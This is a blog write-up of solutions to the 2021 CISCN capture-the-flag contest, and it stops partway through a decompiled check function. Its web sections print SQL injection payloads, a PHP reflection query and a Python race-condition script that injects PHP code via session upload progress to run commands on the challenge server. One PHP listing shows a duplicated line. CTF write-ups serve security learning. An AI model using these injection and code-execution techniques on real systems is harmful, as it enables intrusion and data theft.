【WriteUp】Maple_root - 2021全国大学生信息安全竞赛-创新实践能力赛

置顶 「已注销」 于 2021-05-27 18:25:23 发布 6340 收藏 2

分类专栏： CTF WriteUp CISCN


本文链接：https://blog.csdn.net/OERR0R_/article/details/117334828

版权

CTF 同时被 3 个专栏收录

18 篇文章 0 订阅

订阅专栏

 WriteUp

3 篇文章 0 订阅

订阅专栏

CISCN

2 篇文章 0 订阅

订阅专栏

总结

总得分：3400

总排名：203

赛区排名：21

第一次认真参加正式的CTF，24+3小时的脑血栓比赛时长，收获还是很多的。

开卷

WEB

easy_sql

`Sqlmap -r /root/wordlist/table.txt -p uname -D security --tables`

Sqlmap直接跑出两张表(flag, user)

单跑不出列名

回去找到sqlmap的payload

`uname=admin') RLIKE (SELECT (CASE WHEN (7431=7431) THEN 0x61646d696e ELSE 0x28 END))--WQuk&passwd=admin&Submit=%E7%99%BB%E5%BD%95`

修改payload

`Admin’)||updatexml(1,((select * from (select * from flag as a join flag as b ) as c limit 1,1)),1)%23`

爆出第一个列id

`Admin’)||updatexml(1,((select * from (select * from flag as a join flag as b using(id)) as c limit 1,1)),1)%23`

爆出第二个列no

`Admin’)||updatexml(1,((select * from (select * from flag as a join flag as b using(id，no)) as c limit 1,1)),1)%23`

爆出最后一列 `fec74227-42d6-4636-a0d4-92f8a913vfd6`

最后查询出flag

easy_source

扫描找到.index.php.swo，得到index.php源码。

```
本题目没有其他代码了噢，就只有这一个文件，虽然你看到的不完全，但是你觉得我会把flag藏在哪里呢，仔细想想文件里面还有什么？
<?php
class User
{
    private static $c = 0;

    function a()
    {
        return ++self::$c;
    }

    function b()
    {
        return ++self::$c;
    }

    function c()
    {
        return ++self::$c;
    }

    function d()
    {
        return ++self::$c;
    }

    function e()
    {
        return ++self::$c;
    }

    function f()
    {
        return ++self::$c;
    }

    function g()
    {
        return ++self::$c;
    }

    function h()
    {
        return ++self::$c;
    }

    function i()
    {
        return ++self::$c;
    }

    function j()
    {
        return ++self::$c;
    }

    function k()
    {
        return ++self::$c;
    }

    function l()
    {
        return ++self::$c;
    }

    function m()
    {
        return ++self::$c;
    }

    function n()
    {
        return ++self::$c;
    }

    function o()
    {
        return ++self::$c;
    }

    function p()
    {
        return ++self::$c;
    }

    function q()
    {
        return ++self::$c;
    }

    function r()
    {
        return ++self::$c;
    }

    function s()
    function s()
    {
        return ++self::$c;
    }

    function t()
    {
        return ++self::$c;
    }

}

$rc=$_GET["rc"];
$rb=$_GET["rb"];
$ra=$_GET["ra"];
$rd=$_GET["rd"];
$method= new $rc($ra, $rb);
var_dump($method->$rd());
```

构造ReflectionMethod类遍历a-t方法的注释，payload：`?ra=User&rb=a&rc=ReflectionMethod&rd=getDocComment`。
其中一个方法注释中包含flag。

MISC

tiny_traffic

分析流量，导出全部http对象。
在python中使用brotli解码test和secret。

```python
import brotli

def extract(file_name):
    out = open(file_name + "_extracted", "wb")
    out.write(brotli.decompress(open(file_name, "rb").read()))
    out.close()

if __name__ == '__main__':
    extract("secret")
    extract("test")
```

test为一个proto文件，内容为：

```
syntax = "proto3";

message PBResponse {
  int32 code = 1;
  int64 flag_part_convert_to_hex_plz = 2;
  message data {
    string junk_data = 2;
    string flag_part = 1;
  }
  repeated data dataList = 3;
  int32 flag_part_plz_convert_to_hex = 4;
  string flag_last_part = 5;
}

message PBRequest {
  string cate_id = 1;
  int32 page = 2;
  int32 pageSize = 3;
}
```


猜测secret为PBResponse Message，使用protoc解码

```
$ protoc --decode=PBResponse ./test_extracted < ./secret_extracted
code: 200
flag_part_convert_to_hex_plz: 15100450
dataList {
  flag_part: "e2345"
  junk_data: "7af2c"
}
dataList {
  flag_part: "7889b0"
  junk_data: "82bc0"
}
flag_part_plz_convert_to_hex: 16453958
flag_last_part: "d172a38dc"
```

忽略junk_data，部分提示转换字段转为hex后拼接得到flag。

running_pixel

导出gif全部关键帧，在最后几帧发现异常白点，ps取色为rgb(233,233,233)。



R: 233 H: 0°

G: 233 S: 0%

B: 233 B: 91%

Hex: e9e9e9

因与背景色rgb(247,247,247)过于相近，怀疑存在隐写。
使用python将所有关键帧中的(233,233,233)像素点在同等大小的画布上画成黑色，每画一下保存一张关键帧。

```python
from PIL import Image
import time

out = Image.new("L", (400,400), 255)

for i in range(1,383):
    img = Image.open(f"{i}.png").convert("RGB")
    for x in range(img.size[0]):
        for y in range(img.size[1]):
            p = img.getpixel((x,y))
            if p == (233,233,233):
                print(i,x,y)
                out.putpixel((y,x), 0)
                out.save(f"out{i}.png")

out.save(f"out{i+1}.png")
```

从头逐一切换图片，观察到黑色像素画出flag。

第二卷

WEB

middle_source

扫描找到.listing文件，内有提示you_can_seeeeeeee_me.php，打开是一个phpinfo。
phpinfo中给出了sessions目录，利用条件竞争包含session漏洞，将PHP_SESSION_UPLOAD_PROGRESS内添加php代码并上传文件执行代码。

```
import time

import requests
import threading
import io

target = "http://124.71.231.151:25908/"
session_id = "bellwind"

payload = {
    "cf": "../../../var/lib/php/sessions/eacadbajad/sess_{}".format(session_id),
    "field": "?????",
}
event = threading.Event()


def write(session: requests.Session):
    file = io.BytesIO(b'A'*1024*5)
    while True:
        event.wait()
        response = session.post(
            target,
            data={
                "PHP_SESSION_UPLOAD_PROGRESS": "<?php system('ls /etc > 1.txt');?>"
            },
            cookies={
                "PHPSESSID": session_id
            },
            files={
                "file": ("verysafe.jpg", file)
            }
        )
        print(response.text)


def read(session: requests.Session):
    while True:
        event.wait()
        response = session.post(
            target,
            data=payload,
            cookies={
                "PHPSESSID": session_id
            },
        )
        print(response.text)


if __name__ == '__main__':
    sess = requests.session()
    for _ in range(20):
        threading.Thread(target=write, args=(sess,)).start()
    for _ in range(20):
        threading.Thread(target=read, args=(sess,)).start()
    event.set()
    while event.isSet():
        time.sleep(1)
        print("waiting.")
```

经测试无法执行命令，但函数是可以用的。这里利用`scandir`函数列`/etc`目录文件，最终在`/etc/icbjgbfahe/ajgfbfeedc/bfcefdfdda/icdjcdcabj/ddadebjbab`下找到`fl444444g`，`file_get_contents`函数读取得到flag。

MISC

隔空传话

使用golang解码pdu信息data.txt，可知前八位flag为手机号前八位。

```
package main

import (
 "encoding/hex"
 "fmt"
 "github.com/xlab/at/sms"
 "io/ioutil"
 "sort"
 "strings"
 "time"
)

func main() {
 data, _ := ioutil.ReadFile("data.txt")
 s := string(data)
 s1 := strings.Split(s, "\r\n")[4:]
 var result []*sms.Message
 for _, s := range s1 {
  if r := decode(s); r != nil {
   result = append(result, r)
  }
 }
 sorter := messageSorter(result)
 sort.Sort(sorter)
 fina := ""
 for _, s := range sorter {
  fina += s.Text
 }
 fmt.Println(fina)
}

func decode(msg string) *sms.Message {
 bs, _ := hex.DecodeString(msg)
 m := new(sms.Message)
 _, err := m.ReadFrom(bs)
 if err != nil {
  return nil
 }
 return m
}

type messageSorter []*sms.Message

func (m messageSorter) Len() int {
 return len(m)
}

func (m messageSorter) Less(i, j int) bool {
 ms := []*sms.Message(m)
 return time.Time(ms[i].ServiceCenterTime).Before(time.Time(ms[j].ServiceCenterTime))
}

func (m messageSorter) Swap(i, j int) {
 m[i], m[j] = m[j], m[i]
}
```

根据时间戳排序并连接数据，可发现十六进制是一张png图片。
保存为png后爆破宽高，倒转图片方向读后半段flag并连接前段flag。

RE

baby_bc

下载下来是一个`baby.bc`文件，需要先用`clang`将其编译为二进制可执行文件，然后再在`IDA`中将其反编译然后进行进一步分析。
先对main函数进行分析

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  unsigned __int64 v4; // [rsp+8h] [rbp-20h]
  unsigned __int64 i; // [rsp+10h] [rbp-18h]
  size_t v6; // [rsp+18h] [rbp-10h]

  __isoc99_scanf(&unk_403004, input, envp);
  if ( (unsigned int)strlen(input) == 25 )     // 长度为25
  {
    if ( input[0] )                              // 有输入
    {
      if ( (unsigned __int8)(input[0] - 48) > 5u )
        return 0;
      v6 = strlen(input);
      for ( i = 1LL; ; ++i )
      {
        v4 = i;
        if ( i >= v6 )                           // 超出字符串长度
          break;
        if ( (unsigned __int8)(input[v4] - 48) > 5u )
          return 0;
      }
    }
    if ( (fill_number(input) & 1) != 0 && (docheck() & 1) != 0 )
      printf("CISCN{MD5(%s)}", input);
  }
  return 0;
}
```


可以看出主要的处理逻辑是在24行if语句中的`fill_number`和`docheck`当中，然后就要输出的格式为`CISCN{MD5(%s)}`，接着分析这两个函数
fill_number:

```
__int64 __fastcall fill_number(__int64 a1)
{
  char v2; // [rsp+1h] [rbp-69h]
  char v3; // [rsp+11h] [rbp-59h]
  char v4; // [rsp+21h] [rbp-49h]
  char v5; // [rsp+31h] [rbp-39h]
  char v6; // [rsp+40h] [rbp-2Ah]
  char v7; // [rsp+41h] [rbp-29h]
  __int64 v8; // [rsp+4Ah] [rbp-20h]
  __int64 v9; // [rsp+52h] [rbp-18h]
  __int64 v10; // [rsp+5Ah] [rbp-10h]

  v10 = 0LL;
  do
  {
    v9 = v10;
    v8 = 5 * v10;
    v7 = *(_BYTE *)(a1 + 5 * v10);
    if ( map[5 * v10] )
    {
      v6 = 0;
      if ( v7 != 48 )
        return v6 & 1;
    }
    else
    {
      map[5 * v10] = v7 - 48;
    }
    v5 = *(_BYTE *)(a1 + v8 + 1);
    if ( map[5 * v10 + 1] )
    {
      v6 = 0;
      if ( v5 != 48 )
        return v6 & 1;
    }
    else
    {
      map[5 * v10 + 1] = v5 - 48;
    }
    v4 = *(_BYTE *)(a1 + v8 + 2);
    if ( map[5 * v10 + 2] )
    {
      v6 = 0;
      if ( v4 != 48 )
        return v6 & 1;
    }
    else
    {
      map[5 * v10 + 2] = v4 - 48;
    }
    v3 = *(_BYTE *)(a1 + v8 + 3);
    if ( map[5 * v10 + 3] )
    {
      v6 = 0;
      if ( v3 != 48 )
        return v6 & 1;
    }
    else
    {
      map[5 * v10 + 3] = v3 - 48;
    }
    v2 = *(_BYTE *)(a1 + v8 + 4);
    if ( map[5 * v10 + 4] )
    {
      v6 = 0;
      if ( v2 != 48 )
        return v6 & 1;
    }
    else
    {
      map[5 * v10 + 4] = v2 - 48;
    }
    ++v10;
    v6 = 1;
  }
  while ( v9 + 1 < 5 );
  return v6 & 1;
}
```


```
}
```

fill_number的主要逻辑是5位5位取数以后，按给定的逻辑给各位的值减去48，但是由于题目没有给出输入的数，所以需要根据输出的值判定一开始的值，所以接着看check函数

```
__int64 docheck()
{
  char v1; // [rsp+2Eh] [rbp-9Ah]
  __int64 v2; // [rsp+30h] [rbp-98h]
  __int64 v3; // [rsp+40h] [rbp-88h]
  __int64 v4; // [rsp+50h] [rbp-78h]
  __int64 v5; // [rsp+58h] [rbp-70h]
  char *v6; // [rsp+68h] [rbp-60h]
  __int64 v7; // [rsp+70h] [rbp-58h]
  char v8; // [rsp+7Fh] [rbp-49h]
  char *v9; // [rsp+88h] [rbp-40h]
  __int64 v10; // [rsp+90h] [rbp-38h]
  __int64 v11; // [rsp+98h] [rbp-30h]
  __int64 v12; // [rsp+A8h] [rbp-20h]
  char v13[6]; // [rsp+BCh] [rbp-Ch] BYREF
  char v14[6]; // [rsp+C2h] [rbp-6h] BYREF

  v12 = 0LL;
  do
  {
    v10 = v12;
    memset(v14, 0, sizeof(v14));
    v9 = &v14[(unsigned __int8)map[5 * v12]];
    if ( *v9
      || (*v9 = 1, v14[(unsigned __int8)map[5 * v12 + 1]])
      || (v14[(unsigned __int8)map[5 * v12 + 1]] = 1, v14[(unsigned __int8)map[5 * v12 + 2]])
      || (v14[(unsigned __int8)map[5 * v12 + 2]] = 1, v14[(unsigned __int8)map[5 * v12 + 3]])
      || (v14[(unsigned __int8)map[5 * v12 + 3]] = 1, v14[(unsigned __int8)map[5 * v12 + 4]]) )
    {
      v8 = 0;
      return v8 & 1;
    }
    ++v12;
  }
  while ( v10 + 1 < 5 );
  v11 = 0LL;
